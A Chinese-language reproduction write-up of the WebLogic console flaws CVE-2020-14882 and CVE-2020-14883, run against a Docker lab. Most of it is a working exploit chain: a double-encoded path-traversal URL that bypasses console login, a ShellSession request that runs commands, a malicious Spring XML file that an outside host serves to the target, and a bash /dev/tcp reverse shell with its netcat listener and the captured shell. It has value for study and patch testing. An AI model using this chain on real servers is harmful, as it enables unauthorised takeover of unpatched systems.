Weblogic未授权命令执行漏洞（CVE-2020-14882/14883 ）

1.影响版本

Weblogic10.3.6.0.0、12.1.3.0.0、12.2.1.3.0、12.2.1.4.0、14.1.1.0.0

2.漏洞详情

漏洞均存在于WebLogic的控制台中。该组件为WebLogic全版本自带组件，并且该漏洞通过HTTP协议进行利用，CVE-2020-14882漏洞允许未授权的用户绕过管理控制台的权限验证访问后台，CVE-2020-14883允许后台任意用户通过HTTP协议执行任意命令。

3.漏洞环境


docker-compose.yml

```
version: '2'
services:
 weblogic:
   image: vulhub/weblogic:12.2.1.3-2018
   ports:
    - "6001:7001"
```

4.漏洞复现

权限绕过漏洞（CVE-2020-14882）复现：

1.在正常访问/console后台时会重定向到登录页面进行登录




2.这时候可以通过漏洞绕过低权限进入后台http://192.168.84.147:6001/console/css/%252e%252e%252fconsole.portal

注意:这里利用的是url编码两次,点号(.)也需要编码为%252e,利用的就是../的目录穿越

```
请输入需要转换的字符串 :../
请选择操作类型(1: 加密 2: 解密) :1
编码结果为: %2e%2e%2f
```

3.成功进行未授权访问




4.获得低权限用户后,可以通过`com.tangosol.coherence.mvel2.sh.ShellSession`和`com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext`两个类的方法来进行rce。

ShellSession

注意:10版本没有shellSession的类，所以只针对12.2.1以后的版本。

1.在后台页面请求抓包,修改请求头

```
GET /console/css/%252e%252e%252fconsole.portal?
_nfpb=true&_pageLabel=&handle=com.tangosol.coherence.mvel2.sh.ShellSession(%22ja
va.lang.Runtime.getRuntime().exec('touch /tmp/ly');%22) HTTP/1.1
```



2.成功上传文件夹

```
[oracle@edc31a05974b tmp]$ ls
hsperfdata_oracle  ly  wlstOfflineLogs_oracle  wlstTemporacle
```

不过由于敏感字符过滤的原因，难以反弹shell

由于是无回显，命令执行可以通过ping的dnslog无回显来进行。

FileSystemXmlApplicationContext类

rce漏洞（CVE-2020-14883）复现：

1.首先构造攻击xml文件,并部署在服务器上,只需要修改value就可以改变命令执行

简单实现

```
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
   xsi:schemaLocation="http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg>
          <list>
            <value>bash</value>
            <value>-c</value>
            <value><![CDATA[touch /tmp/ly2]]></value>
          </list>
        </constructor-arg>
    </bean>
</beans>
```

poc(直接url访问)

```
http://192.168.84.147:6001/console/css/%252e%252e%252fconsole.portal?
_nfpb=true&_pageLabel=&handle=com.bea.core.repackaged.springframework.context.su
pport.FileSystemXmlApplicationContext('http://powershell.liangyueliangyue.top/xm
l/1.xml')
```

```
[oracle@edc31a05974b tmp]$ ls
hsperfdata_oracle  ly  ly2  wlstOfflineLogs_oracle  wlstTemporacle
```

反弹shell


修改value值为

```
<![CDATA[bash -i >& /dev/tcp/192.168.84.150/2333 0>&1]]>
```

开启监听

```
nc -lvvp 2333
```

再次poc访问,成功获得反弹shell


root@kali:~# nc -lvvp 2333
listening on [any] 2333 ...
192.168.84.147: inverse host lookup failed: Unknown host
connect to [192.168.84.150] from (UNKNOWN) [192.168.84.147] 57720
bash: no job control in this shell
[oracle@edc31a05974b base_domain]$ whoami
whoami
oracle
[oracle@edc31a05974b base_domain]$